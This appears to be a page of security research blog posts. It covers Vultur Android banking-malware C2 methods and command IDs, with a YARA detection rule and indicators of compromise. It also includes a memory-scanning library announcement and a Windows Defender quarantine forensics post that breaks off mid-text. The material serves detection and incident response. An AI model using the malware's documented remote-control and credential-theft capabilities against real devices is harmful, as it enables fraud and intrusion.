Next to encrypted communication over HTTPS, the bot can receive commands via Firebase Cloud Messaging (FCM). FCM is a cross-platform messaging solution provided by Google. The FCM related commands are sent from the C2 server to the infected device to perform actions on it.

During our investigation of the latest Vultur variant, we identified the C2 endpoints mentioned below.

EndpointDescription
/ejr/Endpoint for C2 communication using JSON-RPC 2.0.
Note: in older versions of Vultur the /rpc/ endpoint was used for similar communication.
/upload/Endpoint for uploading files (such as screen recording results).
/version/app/?filename=ngrok&arch={DEVICE_ARCH}Endpoint for downloading the relevant version of ngrok.
/version/app/?filename={FILENAME}Endpoint for downloading a file specified by the payload (related to the new file manager functionality).

C2 methods in Brunhilda dropper

The commands below are sent from the infected device to the C2 server to either provide or receive information.

MethodDescription
application.registerRegisters the bot by providing the malware package name and information about the device: model, country, installed apps, Android version. It also sends a tag that is used for identifying the dropper campaign name.
Note: this method is also used once in Vultur payload #1, but without sending a tag. This method then returns a token to be used in further communication with the C2 server.
application.stateSends a token value that was set as a response to the application.register command, together with a status code of β€œ3”.

C2 methods in Vultur

The commands below are sent from the infected device to the C2 server to either provide or receive information.

MethodDescription
vnc.register (UPDATED)Registers the bot by providing the FCM token, malware package name and information about the device, model, country, Android version. This method has been updated in the latest version of Vultur to also include information on whether the infected device is rooted and if it is detected as an emulator.
vnc.status (UPDATED)Sends the following status information about the device: if the Accessibility Service is enabled, if the Device Admin permissions are enabled, if the screen is locked, what the VNC address is. This method has been updated in the latest version of Vultur to also send information related to: active fingerprints on the device, screen resolution, time, battery percentage, network operator, location.
vnc.appsSends the list of apps that are installed on the victim’s device.
vnc.keylogSends the keystrokes that were obtained via keylogging.
vnc.config (UPDATED)Obtains the config of the malware, such as the list of targeted applications by the keylogger and VNC. This method has been updated in the latest version of Vultur to also obtain values related to the following new keys: β€œpackages2”, β€œrurl”, β€œrecording”, β€œmain_content”, β€œtvmq”.
vnc.overlayObtains the HTML code for overlay injections of a specified package name using the pkg parameter. It is still unclear whether support for overlay injections is fully implemented in Vultur.
vnc.overlay.logsSends the stolen credentials that were obtained via HTML overlay injections. It is still unclear whether support for overlay injections is fully implemented in Vultur.
vnc.pattern (NEW)Informs the C2 server whether a PIN pattern was successfully extracted and stored in the application’s Shared Preferences.
vnc.snapshot (NEW)Sends JSON data to the C2 server, which can contain:

1. Information about the accessibility event’s class, bounds, child nodes, UUID, event type, package name, text content, screen dimensions, time of the event, and if the screen is locked.
2. Recently copied text, and SharedPreferences values related to β€œoverlay” and β€œkeyboard”.
3. X and Y coordinates related to a click.
vnc.submit (NEW)Informs the C2 server whether the bot registration was successfully submitted or if it failed.
vnc.urls (NEW)Informs the C2 server about the URL bar related element IDs of either the Google Chrome or Firefox webbrowser (depending on which application triggered the accessibility event).
vnc.blocked.packages (NEW)Retrieves a list of β€œblocked packages” from the C2 server and stores them together with custom HTML code in the application’s Shared Preferences. When one of these package names is detected as running on the victim device, the malware will automatically press the back button and display custom HTML content if available. If unavailable, a default β€œTemporarily Unavailable” message is displayed.
vnc.fm (NEW)Sends file related information to the C2 server. File manager functionality includes downloading, uploading, installing, deleting, and finding of files.
vnc.syslogSends logs.
crash.logsSends logs of all content on the screen.
installer.config (NEW)Retrieves the HTML code that is displayed in a WebView of the first Vultur payload. This HTML code contains instructions to enable Accessibility Services permissions.

FCM commands in Vultur

The commands below are sent from the C2 server to the infected device via Firebase Cloud Messaging in order to perform actions on the infected device. The new commands use IDs instead of names that describe their functionality. These command IDs are the same in different samples.

CommandDescription
registeredReceived when the bot has been successfully registered.
startStarts the VNC connection using ngrok.
stopStops the VNC connection by killing the ngrok process and stopping the VNC service.
unlockUnlocks the screen.
deleteUninstalls the malware package.
patternProvides a gesture/stroke pattern to interact with the device’s screen.
109b0e16 (NEW)Presses the back button.
18cb31d4 (NEW)Presses the home button.
811c5170 (NEW)Shows the overview of recently opened apps.
d6f665bf (NEW)Starts an app specified by the payload.
1b05d6ee (NEW)Shows a black view.
1b05d6da (NEW)Shows a black view that is obtained from the layout resources in Vultur payload #2.
7f289af9 (NEW)Shows a WebView with HTML code loaded from SharedPreference key β€œ946b7e8e”.
dc55afc8 (NEW)Removes the active black view / WebView that was added from previous commands (after sleeping for 15 seconds).
cbd534b9 (NEW)Removes the active black view / WebView that was added from previous commands (without sleeping).
4bacb3d6 (NEW)Deletes an app specified by the payload.
b9f92adb (NEW)Navigates to the settings of an app specified by the payload.
77b58a53 (NEW)Ensures that the device stays on by acquiring a wake lock, disables keyguard, sleeps for 0,1 second, and then swipes up to unlock the device without requiring a PIN.
ed346347 (NEW)Performs a click.
5c900684 (NEW)Scrolls forward.
d98179a8 (NEW)Scrolls backward.
7994ceca (NEW)Sets the text of a specified element ID to the payload text.
feba1943 (NEW)Swipes up.
d403ad43 (NEW)Swipes down.
4510a904 (NEW)Swipes left.
753c4fa0 (NEW)Swipes right.
b183a400 (NEW)Performs a stroke pattern on an element across a 3Γ—3 grid.
81d9d725 (NEW)Performs a stroke pattern based on x+y coordinates and time duration.
b79c4b56 (NEW)Press-and-hold 3 times near bottom middle of the screen.
1a7493e7 (NEW)Starts capturing (recording) the screen.
6fa8a395 (NEW)Sets the β€œShowMode” of the keyboard to 0. This allows the system to control when the soft keyboard is displayed.
9b22cbb1 (NEW)Sets the β€œShowMode” of the keyboard to 1. This means the soft keyboard will never be displayed (until it is turned back on).
98c97da9 (NEW)Requests permissions for reading and writing external storage.
7b230a3b (NEW)Request permissions to install apps from unknown sources.
cc8397d4 (NEW)Opens the long-press power menu.
3263f7d4 (NEW)Sets a SharedPreference value for the key β€œc0ee5ba1-83dd-49c8-8212-4cfd79e479c0” to the specified payload. This value is later checked for in other to determine whether the long-press power menu should be displayed (SharedPref value 1), or whether the back button must be pressed (SharedPref value 2).
request_accessibility (UPDATED)Prompts the infected device with either a notification or a custom WebView that instructs the user to enable accessibility services for the malicious app. The related WebView component was not present in older versions of Vultur.
announcement (NEW)Updates the value for the C2 domain in the SharedPreferences.
5283d36d-e3aa-45ed-a6fb-2abacf43d29c (NEW)Sends a POST with the vnc.config C2 method and stores the malware config in SharedPreferences.
09defc05-701a-4aa3-bdd2-e74684a61624 (NEW)Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the β€œTransparentActivity” from payload #2, and displays a black view.
fc7a0ee7-6604-495d-ba6c-f9c2b55de688 (NEW)Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the β€œTransparentActivity” from payload #2, and displays a custom WebView with HTML code loaded from SharedPreference key β€œ946b7e8e” (β€œtvmq” value from malware config).
8eac269d-2e7e-4f0d-b9ab-6559d401308d (NEW)Hides / disables the keyboard, obtains a wake lock, disables keyguard (lock screen security), mutes the audio, stops the β€œTransparentActivity” from payload #2.
e7289335-7b80-4d83-863a-5b881fd0543d (NEW)Enables the keyboard and unmutes audio. Then, sends the vnc.snapshot method with empty JSON data.
544a9f82-c267-44f8-bff5-0726068f349d (NEW)Retrieves the C2 command, payload and UUID, and executes the command in a thread.
a7bfcfaf-de77-4f88-8bc8-da634dfb1d5a (NEW)Creates a custom notification to be shown in the status bar.
444c0a8a-6041-4264-959b-1a97d6a92b86 (NEW)Retrieves the list of apps to block and corresponding HTML code through the vnc.blocked.packages C2 method and stores them in the blocked_package_template SharedPreference key.
a1f2e3c6-9cf8-4a7e-b1e0-2c5a342f92d6 (NEW)Executes a file manager related command. Commands are:

1. 91b4a535-1a78-4655-90d1-a3dcb0f6388a – Downloads a file
2. cf2f3a6e-31fc-4479-bb70-78ceeec0a9f8 – Uploads a file
3. 1ce26f13-fba4-48b6-be24-ddc683910da3 – Deletes a file
4. 952c83bd-5dfb-44f6-a034-167901990824 – Installs a file
5. 787e662d-cb6a-4e64-a76a-ccaf29b9d7ac – Finds files containing a specified pattern

Detection

Writing YARA rules to detect Android malware can be challenging, as APK files are ZIP archives. This means that extracting all of the information about the Android application would involve decompressing the ZIP, parsing the XML, and so on. Thus, most analysts build YARA rules for the DEX file. However, DEX files, such as Vultur payload #3, are less frequently submitted to VirusTotal as they are uncovered at a later stage in the infection chain. To maximise our sample pool, we decided to develop a YARA rule for the Brunhilda dropper. We discovered some unique hex patterns in the dropper APK, which allowed us to create the YARA rule below.

rule brunhilda_dropper
{
meta:
author = "Fox-IT, part of NCC Group"
description = "Detects unique hex patterns observed in Brunhilda dropper samples."
target_entity = "file"
strings:
$zip_head = "PK"
$manifest = "AndroidManifest.xml"
$hex1 = {63 59 5c 28 4b 5f}
$hex2 = {32 4a 66 48 66 76 64 6f 49 36}
$hex3 = {63 59 5c 28 4b 5f}
$hex4 = {30 34 7b 24 24 4b}
$hex5 = {22 69 4f 5a 6f 3a}
condition:
$zip_head at 0 and $manifest and #manifest >= 2 and 2 of ($hex*)
}

Wrap-up

Vultur’s recent developments have shown a shift in focus towards maximising remote control over infected devices. With the capability to issue commands for scrolling, swipe gestures, clicks, volume control, blocking apps from running, and even incorporating file manager functionality, it is clear that the primary objective is to gain total control over compromised devices.

Vultur has a strong correlation to Brunhilda, with its C2 communication and payload decryption having the same implementation in the latest variants. This indicates that both the dropper and Vultur are being developed by the same threat actors, as has also been uncovered in the past.

Furthermore, masquerading malicious activity through the modification of legitimate applications, encryption of traffic, and the distribution of functions across multiple payloads decrypted from native code, shows that the actors put more effort into evading detection and complicating analysis.

During our investigation of recently submitted Vultur samples, we observed the addition of new functionality occurring shortly after one another. This suggests ongoing and active development to enhance the malware’s capabilities. In light of these observations, we expect more functionality being added to Vultur in the near future.

Indicators of Compromise

Analysed samples

Package nameFile hash (SHA-256)Description
com.wsandroid.suiteedef007f1ca60fdf75a7d5c5ffe09f1fc3fb560153633ec18c5ddb46cc75ea21Brunhilda Dropper
com.medical.balance89625cf2caed9028b41121c4589d9e35fa7981a2381aa293d4979b36cf5c8ff2Vultur payload #1
com.medical.balance1fc81b03703d64339d1417a079720bf0480fece3d017c303d88d18c70c7aabc3Vultur payload #2
com.medical.balance4fed4a42aadea8b3e937856318f9fbd056e2f46c19a6316df0660921dd5ba6c5Vultur payload #3
com.wsandroid.suite001fd4af41df8883957c515703e9b6b08e36fde3fd1d127b283ee75a32d575fcBrunhilda Dropper
se.accessibility.appfc8c69bddd40a24d6d28fbf0c0d43a1a57067b19e6c3cc07e2664ef4879c221bVultur payload #1
se.accessibility.app7337a79d832a57531b20b09c2fc17b4257a6d4e93fcaeb961eb7c6a95b071a06Vultur payload #2
se.accessibility.app7f1a344d8141e75c69a3c5cf61197f1d4b5038053fd777a68589ecdb29168e0cVultur payload #3
com.wsandroid.suite26f9e19c2a82d2ed4d940c2ec535ff2aba8583ae3867502899a7790fe3628400Brunhilda Dropper
com.exvpn.fastvpn2a97ed20f1ae2ea5ef2b162d61279b2f9b68eba7cf27920e2a82a115fd68e31fVultur payload #1
com.exvpn.fastvpnc0f3cb3d837d39aa3abccada0b4ecdb840621a8539519c104b27e2a646d7d50dVultur payload #2
com.wsandroid.suite92af567452ecd02e48a2ebc762a318ce526ab28e192e89407cac9df3c317e78dBrunhilda Dropper
jk.powder.tendencefa6111216966a98561a2af9e4ac97db036bcd551635be5b230995faad40b7607Vultur payload #1
jk.powder.tendencedc4f24f07d99e4e34d1f50de0535f88ea52cc62bfb520452bdd730b94d6d8c0eVultur payload #2
jk.powder.tendence627529bb010b98511cfa1ad1aaa08760b158f4733e2bbccfd54050838c7b7fa3Vultur payload #3
com.wsandroid.suitef5ce27a49eaf59292f11af07851383e7d721a4d60019f3aceb8ca914259056afBrunhilda Dropper
se.talkback.app5d86c9afd1d33e4affa9ba61225aded26ecaeb01755eeb861bb4db9bbb39191cVultur payload #1
se.talkback.app5724589c46f3e469dc9f048e1e2601b8d7d1bafcc54e3d9460bc0adeeada022dVultur payload #2
se.talkback.app7f1a344d8141e75c69a3c5cf61197f1d4b5038053fd777a68589ecdb29168e0cVultur payload #3
com.wsandroid.suitefd3b36455e58ba3531e8cce0326cce782723cc5d1cc0998b775e07e6c2622160Brunhilda Dropper
com.adajio.storm819044d01e8726a47fc5970efc80ceddea0ac9bf7c1c5d08b293f0ae571369a9Vultur payload #1
com.adajio.storm0f2f8adce0f1e1971cba5851e383846b68e5504679d916d7dad10133cc965851Vultur payload #2
com.adajio.stormfb1e68ee3509993d0fe767b0372752d2fec8f5b0bf03d5c10a30b042a830ae1aVultur payload #3
com.protectionguard.appd3dc4e22611ed20d700b6dd292ffddbc595c42453f18879f2ae4693a4d4d925aBrunhilda Dropper (old variant)
com.appsmastersafeyf4d7e9ec4eda034c29b8d73d479084658858f56e67909c2ffedf9223d7ca9bd2Vultur (old variant)
com.datasafeaccountsanddata.club7ca6989ccfb0ad0571aef7b263125410a5037976f41e17ee7c022097f827bd74Vultur (old variant)
com.app.freeguarding.twofactorc646c8e6a632e23a9c2e60590f012c7b5cb40340194cb0a597161676961b4de0Vultur (old variant)

Note: Vultur payloads #1 and #2 related to Brunhilda dropper 26f9e19c2a82d2ed4d940c2ec535ff2aba8583ae3867502899a7790fe3628400 are the same as Vultur payloads #2 and #3 in the latest variants. The dropper in this case only drops two payloads, where the latest versions deploy a total of three payloads.

C2 servers

  • safetyfactor[.]online
  • cloudmiracle[.]store
  • flandria171[.]appspot[.]com (FCM)
  • newyan-1e09d[.]appspot[.]com (FCM)

Dropper distribution URLs

  • mcafee[.]960232[.]com
  • mcafee[.]353934[.]com
  • mcafee[.]908713[.]com
  • mcafee[.]784503[.]com
  • mcafee[.]053105[.]com
  • mcafee[.]092877[.]com
  • mcafee[.]582630[.]com
  • mcafee[.]581574[.]com
  • mcafee[.]582342[.]com
  • mcafee[.]593942[.]com
  • mcafee[.]930204[.]com

References

  1. https://resources.prodaft.com/brunhilda-daas-malware-report β†©οΈŽ
  2. https://www.threatfabric.com/blogs/vultur-v-for-vnc β†©οΈŽ
  3. https://www.threatfabric.com/blogs/the-attack-of-the-droppers β†©οΈŽ
  4. https://www.wildlifecenter.org/vulture-facts β†©οΈŽ

Memory Scanning for the Masses

25 January 2024 at 12:00

Authors: Axel Boesenach and Erik Schamper

In this blog post we will go into a user-friendly memory scanning Python library that was created out of the necessity of having more control during memory scanning. We will give an overview of how this library works, share the thought process and the why’s. This blog post will not cover the inner workings of the memory management of the respective platforms.

Memory scanning

Memory scanning is the practice of iterating over the different processes running on a computer system and searching through their memory regions for a specific pattern. There can be a myriad of reasons to scan the memory of certain processes. The most common use cases are probably credential access (accessing the memory of the lsass.exe process for example), scanning for possible traces of malware and implants or recovery of interesting data, such as cryptographic material.

If time is as valuable to you as it is to us at Fox-IT, you probably noticed that performing a full memory scan looking for a pattern is a very time-consuming process, to say the least.

Why is scanning memory so time consuming when you know what you are looking for, and more importantly; how can this scanning process be sped up? While looking into different detection techniques to identify running Cobalt Strike beacons, we noticed something we could easily filter on, speeding up our scanning processes: memory attributes.

Speed up scanning with memory attributes

Memory attributes are comparable to the permission system we all know and love on our regular file and directory structures. The permission system dictates what kind of actions are allowed within a specific memory region and can be changed to different sets of attributes by their respective API calls.

The following memory attributes exist on both the Windows and UNIX platforms:

  • Read (R)
  • Write (W)
  • Execute (E)

The Windows platform has some extra permission attributes, plus quite an extensive list of allocation1 and protection2 attributes. These attributes can also be used to filter when looking for specific patterns within memory regions but are not important to go into right now.

So how do we leverage this information about attributes to speed up our scanning processes? It turns out that by filtering the regions to scan based on the memory attributes set for the regions, we can speed up our scanning process tremendously before even starting to look for our specified patterns.

Say for example we are looking for a specific byte pattern of an implant that is present in a certain memory region of a running process on the Windows platform. We already know what pattern we are looking for and we also know that the memory regions used by this specific implant are always set to:

TypeProtectionInitial
PRVERWERW
Table 1. Example of implant memory attributes that are set

Depending on what is running on the system, filtering on the above memory attributes already rules out a large portion of memory regions for most running processes on a Windows system.

If we take a notepad.exe process as an example, we can see that the different sections of the executable have their respective rights. The .text section of an executable contains executable code and is thus marked with the E permission as its protection:

If we were looking for just the sections and regions that are marked as being executable, we would only need to scan the .text section of the notepad.exe process. If we scan all the regions of every running process on the system, disregarding the memory attributes which are set, scanning for a pattern will take quite a bit longer.

Introducing Skrapa

We’ve incorporated the techniques described above into an easy to install Python package. The package is designed and tested to work on Linux and Microsoft Windows systems. Some of the notable features include:

  • Configurable scanning:
    • Scan all the process memory, specific processes by name or process identifier.
  • Regex and YARA support.
  • Support for user callback functions, define custom functions that execute routines when user specified conditions are met.
  • Easy to incorporate in bigger projects and scripts due to easy to use API.

The package was designed to be easily extensible by the end users, providing an API that can be leveraged to perform more.

Where to find Skrapa?

The Python library is available on our GitHub, together with some examples showing scenarios on how to use it.

GitHub: https://github.com/fox-it/skrapa

References

  1. https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc β†©οΈŽ
  2. https://learn.microsoft.com/en-us/windows/win32/Memory/memory-protection-constants β†©οΈŽ

Reverse, Reveal, Recover: Windows Defender Quarantine Forensics

14 December 2023 at 06:13

Max Groot & Erik Schamper

TL;DR

  • Windows Defender (the antivirus shipped with standard installations of Windows) places malicious files into quarantine upon detection.
  • Reverse engineering mpengine.dll resulted in finding previously undocumented metadata in the Windows Defender quarantine folder that can be used for digital forensics and incident response.
  • Existing scripts that extract quarantined files do not process this metadata, even though it could be useful for analysis.
  • Fox-IT’s open-source digital forensics and incident response framework Dissect can now recover this metadata, in addition to recovering quarantined files from the Windows Defender quarantine folder.
  • dissect.cstruct allows us to use C-like structure definitions in Python, which enables easy continued research in other programming languages or reverse engineering in tools like IDA Pro.
    • Want to continue in IDA Pro? Just copy & paste the structure definitions!

Introduction

During incident response engagements we often encounter antivirus applications that have rightfully triggered on malicious software that was deployed by threat actors. Most commonly we encounter this for Windows Defender, the antivirus solution that is shipped by default with Microsoft Windows. Windows Defender places malicious files in quarantine upon detection, so that the end user may decide to recover the file or delete it permanently. Threat actors, when faced with the detection capabilities of Defender, either disable the antivirus in its entirety or attempt to evade its detection.

The Windows Defender quarantine folder is valuable from the perspective of digital forensics and incident response (DFIR). First of all, it can reveal information about timestamps, locations and signatures of files that were detected by Windows Defender. Especially in scenarios where the threat actor has deleted the Windows Event logs, but left the quarantine folder intact, the quarantine folder is of great forensic value. Moreover, as the entire file is quarantined (so that the end user may choose to restore it), it is possible to recover files from quarantine for further reverse engineering and analysis.

While scripts already exist to recover files from the Defender quarantine folder, the purpose of much of the contents of this folder were previously unknown. We don’t like big unknowns, so we performed further research into the previously unknown metadata to see if we could uncover additional forensic traces.

Rather than just presenting our results, we’ve structured this blog to also describe the process to how we got there. Skip to the end if you are interested in the results rather than the technical details of reverse engineering Windows Defender.

Diving into Windows Defender internals

Existing Research

We started by looking into existing research into the internals of Windows Defender. The most extensive documentation we could find on the structures of Windows Defender quarantine files was Florian Bauchs’ whitepaper analyzing antivirus software quarantine files, but we also looked at several scripts on GitHub.

  • In summary, whenever Defender puts a file into quarantine, it does three things:
    A bunch of metadata pertaining to when, why and how the file was quarantined is held in a QuarantineEntry. This QuarantineEntry is RC4-encrypted and saved to disk in the /ProgramData/Microsoft/Windows Defender/Quarantine/Entries folder.
  • The contents of the malicious file is stored in a QuarantineEntryResourceData file, which is also RC4-encrypted and saved to disk in the /ProgramData/Microsoft/Windows Defender/Quarantine/ResourceData folder.
  • Within the /ProgramData/Microsoft/Windows Defender/Quarantine/Resource folder, a Resource file is made. Both from previous research as well as from our own findings during reverse engineering, it appears this file contains no information that cannot be obtained from the QuarantineEntry and the QuarantineEntryResourceData files. Therefore, we ignore the Resource file for the remainder of this blog.

While previous scripts are able to recover some properties from the ResourceData and QuarantineEntry files, large segments of data were left unparsed, which gave us a hunch that additional forensic artefacts were yet to be discovered.

Windows Defender encrypts both the QuarantineEntry and the ResourceData files using a hardcoded RC4 key defined in mpengine.dll. This hardcoded key was initially published by Cuckoo and is paramount for the offline recovery of the quarantine folder.

Pivotting off of public scripts and Bauch’s whitepaper, we loaded mpengine.dll into IDA to further review how Windows Defender places a file into quarantine. Using the PDB available from the Microsoft symbol server, we get a head start with some functions and structures already defined.

Recovering metadata by investigating the QuarantineEntry file

Let us begin with the QuarantineEntry file. From this file, we would like to recover as much of the QuarantineEntry structure as possible, as this holds all kinds of valuable metadata. The QuarantineEntry file is not encrypted as one RC4 cipherstream, but consists of three chunks that are each individually encrypted using RC4.

These three chunks are what we have come to call QuarantineEntryFileHeader, QuarantineEntrySection1 and QuarantineEntrySection2.

  • QuarantineEntryFileHeader describes the size of QuarantineEntrySection1 and QuarantineEntrySection2, and contains CRC checksums for both sections.
  • QuarantineEntrySection1 contains valuable metadata that applies to all QuarantineEntryResource instances within this QuarantineEntry file, such as the DetectionName and the ScanId associated with the quarantine action.
  • QuarantineEntrySection2 denotes the length and offset of every QuarantineEntryResource instance within this QuarantineEntry file so that they can be correctly parsed individually.

A QuarantineEntry has one or more QuarantineEntryResource instances associated with it. This contains additional information such as the path of the quarantined artefact, and the type of artefact that has been quarantined (e.g. regkey or file).

An overview of the different structures within QuarantineEntry is provided in Figure 1:

upload_55de55932e8d2b42e392875c9982dfb5
Figure 1: An example overview of a QuarantineEntry. In this example, two files were simultaneously quarantined by Windows Defender. Hence, there are two QuarantineEntryResource structures contained within this single QuarantineEntry.

As QuarantineEntryFileHeader is mostly a structure that describes how QuarantineEntrySection1 and QuarantineEntrySection2 should be parsed, we will first look into what those two consist of.

QuarantineEntrySection1

When reviewing mpengine.dll within IDA, the contents of both QuarantineEntrySection1 and QuarantineEntrySection2 appear to be determined in the
QexQuarantine::CQexQuaEntry::Commit function.

The function receives an instance of the QexQuarantine::CQexQuaEntry class. Unfortunately, the PDB file that Microsoft provides for mpengine.dll does not contain contents for this structure. Most fields could, however, be derived using the function names in the PDB that are associated with the CQexQuaEntry class:

upload_5238619cbda300bf7ebb129b3a592985
Figure 2: Functions retrieving properties from QuarantineEntry

The Id, ScanId, ThreatId, ThreatName and Time fields are most important, as these will be written to the QuarantineEntry file.

At the start of the QexQuarantine::CQexQuaEntry::Commit function, the size of Section1 is determined.

upload_a6065a0a572b7fd2230d23c07ce25c02
Figure 3: Reviewing the decompiled output of CqExQuaEntry::Commit shows the size of QuarantineEntrySection1 being set to thre length of ThreatName plus 53.

This sets section1_size to a value of the length of the ThreatName variable plus 53. We can determine what these additional 53 bytes consist of by looking at what values are set in the QexQuarantine::CQexQuaEntry::Commit function for the Section1 buffer.

This took some experimentation and required trying different fields, offsets and sizes for the QuarantineEntrySection1 structure within IDA. After every change, we would review what these changes would do to the decompiled IDA view of the QexQuarantine::CQexQuaEntry::Commit function.

Some trial and error landed us the following structure definition:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntrySection1 {
CHAR Id[16];
CHAR ScanId[16];
QWORD Timestamp;
QWORD ThreatId;
DWORD One;
CHAR DetectionName[];
};
view raw defender-1.c hosted with ❀ by GitHub

While reviewing the final decompiled output (right) for the assembly code (left), we noticed a field always being set to 1:

upload_fd8ee20d24251cb21ef29720c1b2a3a8
Figure 4: A field of QuarantineEntrySection1 always being set to the value of 1.

Given that we do not know what this field is used for, we opted to name the field β€˜One’ for now. Most likely, it’s a boolean value that is always true within the context of the QexQuarantine::CQexQuaEntry::Commit commit function.

QuarantineEntrySection2

Now that we have a structure definition for the first section of a QuarantineEntry, we now move on to the second part. QuarantineEntrySection2 holds the number of QuarantineEntryResource objects confined within a QuarantineEntry, as well as the offsets into the QuarantineEntry structure where they are located.

In most scenarios, one threat gets detected at a time, and one QuarantineEntry will be associated with one QuarantineEntryResource. This is not always the case: for example, if one unpacks a ZIP folder that contains multiple malicious files, Windows Defender might place them all into quarantine. Each individual malicious file of the ZIP would then be one QuarantineEntryResource, but they are all confined within one QuarantineEntry.

QuarantineEntryResource

To be able to parse QuarantineEntryResource instances, we look into the CQexQuaResource::ToBinary function. This function receives a QuarantineEntryResource object, as well as a pointer to a buffer to which it needs to write the binary output to. If we can reverse the logic within this function, we can convert the binary output back into a parsed instance during forensic recovery.

Looking into the CQexQuaResource::ToBinary function, we see two very similar loops as to what was observed before for serializing the ThreatName of QuarantineEntrySection1. By reviewing various decrypted QuarantineEntry files, it quickly became apparent that these loops are responsible for reserving space in the output buffer for DetectionPath and DetectionType, with DetectionPath being UTF-16 encoded:

upload_2673150155ac8022e30f0a5819615b59
Figure 5: Reservation of space for DetectionPath and DetectionType at the beginning of CQexQuaResource::ToBinary

Fields

When reviewing the QexQuarantine::CQexQuaEntry::Commit function, we observed an interesting loop that (after investigating function calls and renaming variables) explains the data that is stored between the DetectionType and DetectionPath:

upload_abea0cbdffa486b1db6ee9440caf85d5
Figure 6: Alignment logic for serializing Fields

It appears QuarantineEntryResource structures have one or more QuarantineResourceField instances associated with them, with the number of fields associated with a QuarantineEntryResource being stored in a single byte in between the DetectionPath and DetectionType. When saving the QuarantineEntry to disk, fields have an alignment of 4 bytes. We could not find mentions of QuarantineEntryResourceField structures in prior Windows Defender research, even though they can hold valuable information.

The CQExQuaResource class has several different implementations of AddField, accepting different kinds of parameters. Reviewing these functions showed that fields have an Identifier, Type, and a buffer Data with a size of Size, resulting in a simple TLV-like format:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntryResourceField {
WORD Size;
WORD Identifier:12;
FIELD_TYPE Type:4;
CHAR Data[Size];
};
view raw defender-2.c hosted with ❀ by GitHub

To understand what kinds of types and identifiers are possible, we delve further into the different versions of the AddField functions, which all accept a different data type:

upload_e3940f49457a6a21316e894c863cedf3
Figure 7: Finding different field types based on different implementations of the CqExQuaResource::AddField function

Visiting these functions, we reviewed the Type and Size variables to understand the different possible types of fields that can be set for QuarantineResource instances. This yields the following FIELD_TYPE enum:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
enum FIELD_TYPE : WORD {
STRING = 0x1,
WSTRING = 0x2,
DWORD = 0x3,
RESOURCE_DATA = 0x4,
BYTES = 0x5,
QWORD = 0x6,
};
view raw defender-3.c hosted with ❀ by GitHub

As the AddField functions are part of a virtual function table (vtable) of the CQexQuaResource class, we cannot trivially find all places where the AddField function is called, as they are not directly called (which would yield an xref in IDA). Therefore, we have not exhausted all code paths leading to a call of AddField to identify all possible Identifier values and how they are used. Our research yielded the following field identifiers as the most commonly observed, and of the most forensic value:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
enum FIELD_IDENTIFIER : WORD {
CQuaResDataID_File = 0x02,
CQuaResDataID_Registry = 0x03,
Flags = 0x0A,
PhysicalPath = 0x0C,
DetectionContext = 0x0D,
Unknown = 0x0E,
CreationTime = 0x0F,
LastAccessTime = 0x10,
LastWriteTime = 0x11,
};
view raw defender-4.c hosted with ❀ by GitHub

Especially CreationTime, LastAccessTime and LastWriteTime can provide crucial data points during an investigation.

Revisiting the QuarantineEntrySection2 and QuarantineEntryResource structures

Now that we have an understanding of how fields work and how they are stored within the QuarantineEntryResource, we can derive the following structure for it:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntryResource {
WCHAR DetectionPath[];
WORD FieldCount;
CHAR DetectionType[];
};
view raw defender-5.c hosted with ❀ by GitHub

Revisiting the QexQuarantine::CQexQuaEntry::Commit function, we can now understand how this function determines at which offset every QuarantineEntryResource is located within QuarantineEntry. Using these offsets, we will later be able to parse individual QuarantineEntryResource instances. Thus, the QuarantineEntrySection2 structure is fairly straightforward:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntrySection2 {
DWORD EntryCount;
DWORD EntryOffsets[EntryCount];
};
view raw defender-6.c hosted with ❀ by GitHub

The last step for recovery of QuarantineEntry: the QuarantineEntryFileHeader

Now that we have a proper understanding of the QuarantineEntry, we want to know how it ends up written to disk in encrypted form, so that we can properly parse the file upon forensic recovery. By inspecting the QexQuarantine::CQexQuaEntry::Commit function further, we can find how this ends up passing QuarantineSection1 and QuarantineSection2 to a function named CUserDatabase::Add.

We noted earlier that the QuarantineEntry contains three RC4-encrypted chunks. The first chunk of the file is created in the CUserDatabase::Add function, and is the QuarantineEntryHeader. The second chunk is QuarantineEntrySection1. The third chunk starts with QuarantineEntrySection2, followed by all QuarantineEntryResource structures and their 4-byte aligned QuarantineEntryResourceField structures.

We knew from Bauch’s work that the QuarantineEntryFileHeader has a static size of 60 bytes, and contains the size of QuarantineEntrySection1 and QuarantineEntrySection2. Thus, we need to decrypt the QuarantineEntryFileHeader first.

Based on Bauch’s work, we started with the following structure for QuarantineEntryFileHeader:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntryHeader {
char magic[16];
char unknown1[24];
uint32_t section1_size;
uint32_t section2_size;
char unknown[12];
};
view raw defender-7.c hosted with ❀ by GitHub

That leaves quite some bytes unknown though, so we went back to trusty IDA. Inspecting the CUserDatabase:Add function helps us further understand the QuarantineEntryHeader structure. For example, we can see the hardcoded magic header and footer:

upload_98b8e4a53c747b0e1a87190ef49328a3
Figure 8: Magic header and footer being set for the QuarantineEntryHeader

A CRC checksum calculation can be seen for both the buffer of QuarantineEntrySection1 and QuarantineSection2:

upload_1a2abe99ea699e4305c04f708fb8905d
Figure 9: CRC Checksum logic within CUserDatabase::Add

